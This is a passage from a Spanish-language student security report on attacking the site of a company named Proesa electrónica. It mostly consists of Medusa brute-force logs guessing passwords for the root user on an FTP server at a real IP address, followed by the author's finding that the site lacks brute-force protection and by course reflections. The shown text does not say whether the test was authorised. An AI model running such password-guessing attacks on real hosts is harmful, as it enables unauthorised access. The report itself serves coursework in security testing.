ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 123456789 (3 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: password (4 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: root (5 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: proesa (6 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: proesaelectronica (7 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: master (8 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: iloveyou (9 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 1234567 (11 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: rockyou (12 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 12345678 (13 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: abc123 (14 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: nicole (15 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: daniel (16 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: babygirl (17 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: monkey (18 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: lovely (19 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: jessica (20 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 654321 (21 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: michael (22 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: ashley (23 of 14344395 complete)
```

Ilustración 18: Ataque al servicio FTP.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	10 de 12

```
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: patita (5578 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: norton (5579 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: mydaddy (5580 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: laurentiu (5581 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: hurricane (5582 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: hammers (5583 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: frankl (5584 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: dragos (5585 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: d123456 (5586 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: ceejay (5587 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: brownsugar (5588 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: CHOCOLATE (5589 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 545454 (5590 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 2good4u (5591 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: tigerlily (5592 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: sonic (5593 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: soccer123 (5594 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: skeptron (5595 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: scorpiol (5596 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: ronnie1 (5597 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: pimp12 (5598 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: magical (5599 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: lovekoto (5600 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: love88 (5601 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: kirstie (5602 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: inferno (5603 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: hateme (5604 of 14344395 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are aborting.
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: empire (5605 of 14344395 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1ulu2."
```

Ilustración 19:Ataque al servicio FTP.

Como podemos observar, este ataque fue exitoso en el sentido que, si lo pude ejecutar, en este caso lo detuve en el intento 5605, y de nuevo podemos apreciar que la página no tiene ningún método para contra restras los ataques de fuerza bruta. Considero que con mucho más tiempo se podría lograr obtener el acceso mediante fuerza bruta, aunado con una investigación que nos indique que posibles contraseñas y usuarios puedan usarse para esa página en específico.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	11 de 12

5. Conclusiones (como visualizo la seguridad de software)

A lo largo de la materia de seguridad de sistemas informáticos, he notado lo amplio que es el área de trabajo al igual de lo complicado que puede llegar a ser, no obstante, igual note que realmente hay mucha información en internet la cual nos facilita a hallar las vulnerabilidades, un ejemplo claro seria el buscador de google, en clases pudimos apreciar cómo es que en google se pueden buscar vulnerabilidades para bastantes sitios, sin embargo, aunque haya mucha información no significa que sea fácil, considero que la seguridad de software es una rama muy amplia y que se requiere de años para que realmente uno se pueda desarrollar en el área, es un área donde con herramientas como kali Linux o nessus puedes fácilmente atacar vulnerabilidades pero no significa que ya seas experto, yo al usar este tipo de herramientas aprendí mucho más que solo usarlas y ya, pude comprender varios temas, aprender de cómo es posible explotar ciertos errores que pueden llegar a tener páginas, es un área donde nunca dejas de aprender y además debes tener mucha imaginación para desarrollarte bien.

Podría decir que es una rama del software la cual hoy en día es muy importante y de las más demandadas, la cual es necesario aprender y comprender, aunque no te dediques 100% a ella, en la matería considero que aprendí las bases para poder tener un desarrollo más ameno en la materia, de igual forma pude comprender varios temas que me parecían muy complejos al inicio, pero terminaron siendo muy fáciles de entender, aunque algo complejos en la ejecución.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	12 de 12

6. Elaboración y creación

Nombre y Cargo	Fecha	Rol
Heyner Fernando Cruz Guzmán <i>Director de Seguridad</i>	13/11/21	Agregó contenido, revisó la redacción y la ortografía

7. Historial de cambios

Revisión	Descripción del cambio	Responsable	Fecha
01	Creación de documento	Heyner Fernando Cruz Guzmán	13/11/21